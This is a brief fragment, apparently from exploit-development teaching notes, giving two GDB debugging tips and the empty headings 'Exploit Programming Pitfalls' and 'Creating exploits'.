  - GDB is confused. Load the challenge file again
- Exploit works only in GDB
  - That’s normal. Enable core files, and start debugging

# Exploit Programming Pitfalls



## Creating exploits...

